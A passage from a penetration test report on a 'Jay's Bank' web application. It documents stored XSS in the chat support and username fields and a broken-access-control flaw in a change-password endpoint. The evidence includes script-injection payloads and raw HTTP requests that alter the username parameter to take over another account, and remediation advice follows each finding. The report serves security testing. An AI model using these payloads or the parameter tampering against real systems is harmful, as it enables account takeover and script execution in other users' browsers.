
Evidence

```
\<a onmouseover="alert("capebatwoy")"\>xsslink\</a\>
```


Home - Chat Support
Chat Support
\<a onmouseover="alert("capebatwoy")"\>xxs link\</a\>
Send



saat ingin klik link tersebut tiba tiba server down yang membuat saya harus menunggu antrian lagi, dan sampai laporan ini dibuat saya belum berhasil masuk kembali ke chat support



Remediation


- Implement Input Validation: Validate and sanitize user input on the admin chat support feature to ensure that any potentially malicious scripts are detected and removed before they are processed.
- Encode Output: Encode any user-generated content before displaying it on the admin chat support interface to prevent browsers from executing malicious scripts.
- Content Security Policy (CSP): Implement a strict Content Security Policy to restrict the sources from which scripts can be executed, mitigating the impact of XSS attacks.


Finding 003 : XSS Vulnerable on Username Field On Login Page - Cross-Site Scripting


Description:	By injecting a malicious script into the username field during registration, an attacker can exploit the XSS vulnerability present in the login page. This allows the execution of arbitrary JavaScript code within the context of other users' browsers when they log in or view the user's profile. This poses a significant security risk, as it can lead to session hijacking, unauthorized data access, or other malicious activities.
Risk:	Likelihood: High - Attackers can exploit the XSS vulnerability on the username field to execute arbitrary JavaScript code, potentially gaining unauthorized access or performing malicious actions. Impact: Very High - Exploitation of this vulnerability can lead to the leakage of sensitive information such as passwords, session hijacking, and further attacks on the application or its users.
System:	Jay's Bank Application
Tools Used:	Browser Developer Tools
References:	https://owasp.org/www-community/attacks/xss/


Evidence

```
</h1><script>alert("cape")</script>
```


Register
Username:
</h1><script>alert("cape")</script>
Username must be at least 10 characters long.
Password:
Password must be at least 10 characters long and include at least one digit, one special character, one uppercase letter, and one lowercase letter.
Register
Already have an account? Login here.
Login
Username:
</h1><script>alert("cape")</script>
Password:
Login
Don't have an account? Sign up here.


Home Dashboard Logout Contact Support
Your Profile, </h1><script>alert("cape")</script>
Successfully updated
You need to finish setting up your profile before you can use all the features of this website.
Phone:
0821822004
Credit Card:
1111111111111111
Secret Question:
cape
Secret Answer:
Shibalsekiyaa
Current Password (for verification):
Update Profile


Login
Username:
</h1><script>alert("cape")</script>
Password:
Login
Don't have an account? Sign up here.




Remediation

- Input Sanitization: Implement strict input validation and sanitization on all user inputs, including the username field during registration, to filter out and neutralize any potentially malicious scripts.
- Output Encoding: Encode user-generated content before displaying it on the login page to prevent browsers from interpreting it as executable code.
- Content Security Policy (CSP): Implement a robust Content Security Policy to restrict the sources from which scripts can be executed, mitigating the impact of XSS attacks.


Finding 004 : Vulnerable Change Password Feature - Broken Access Control


Description:	Through the change password feature, an attacker can manipulate the username parameter to gain unauthorized access to other user accounts. By changing the username to a valid user's username during the password change process, the attacker can successfully log in to the target user's account using the new credentials. This indicates a broken access control mechanism, allowing attackers to bypass authentication and gain unauthorized access to sensitive user accounts.
Risk:	Likelihood: High - Attackers can exploit the broken access control vulnerability in the change password feature to gain unauthorized access to other user accounts. Impact: Very High - This could lead to unauthorized disclosure of sensitive user information, such as passwords, and potentially enable further malicious actions, such as data theft or account takeover.
System:	Jay's Bank Application
Tools Used:	Burp Suite
References:	https://owasp.org/Top10/A01_2021-Broken_Access_Control/

Evidence



Anyingcape, Abcdefg-1234567





update pass: Abcdefg-123456789


Pretty Raw Hex

```
PUT /change_password HTTP/1.1
Host: 167.172.75.216
Content-Length: 85
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://167.172.75.216
Referer: http://167.172.75.216/profile
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: auth_token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IkFueWluZ2NhcGUiLCJpYXQiOjE3MTcyMjg1MD19.ZWUF7GFloE5FvXrHKpcrEpUepVH70TwnfzqdVaTp62
I; username=Anyingcape
Connection: close

{
  "new_password":"Abcdefg-123456789",
  "secret_answer":"iyacape",
  "username":"Anyingcape"
}
```


Pretty Raw Hex

```
PUT /change_password HTTP/1.1
Host: 167.172.75.216
Content-Length: 85
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://167.172.75.216
Referer: http://167.172.75.216/profile
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: auth_token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IkFueWluZ2NhcGUiLCJpYXQiOjE3MTcyMjg1MD19.ZWUF7GFloE5FvXrHKpcrEpUepVH70TwnfzqdVaTp62
I; username=Anyingcape
Connection: close

{
  "new_password":"Abcdefg-123456789",
  "secret_answer":"iyacape",
  "username":"Anjaymantap"
}
```

change username: Anjaymantap



Anjaymantap
Abcdefg-123456789




Remediation

- Implement Strict Access Controls: Enhance access control mechanisms to ensure that users can only change their own passwords and cannot modify other users' accounts.
- Validate User Identity: Implement strong authentication measures, such as multi-factor authentication or re-authentication, before allowing users to change their passwords to verify their identity.
- Audit Trail: Maintain an audit trail of password change activities, including user details and timestamps, to monitor and detect any unauthorized changes made to user accounts.

Additional Scans and Reports

I provide all clients with comprehensive reports containing all information gathered during testing of the Jay's Bank application. These reports include detailed vulnerability scans, highlighting vulnerabilities exploited during testing as well as additional vulnerabilities identified but not exploited. They also outline hygiene issues requiring attention, which may not directly lead to a breach but represent opportunities for implementing defense-in-depth measures.



Last Page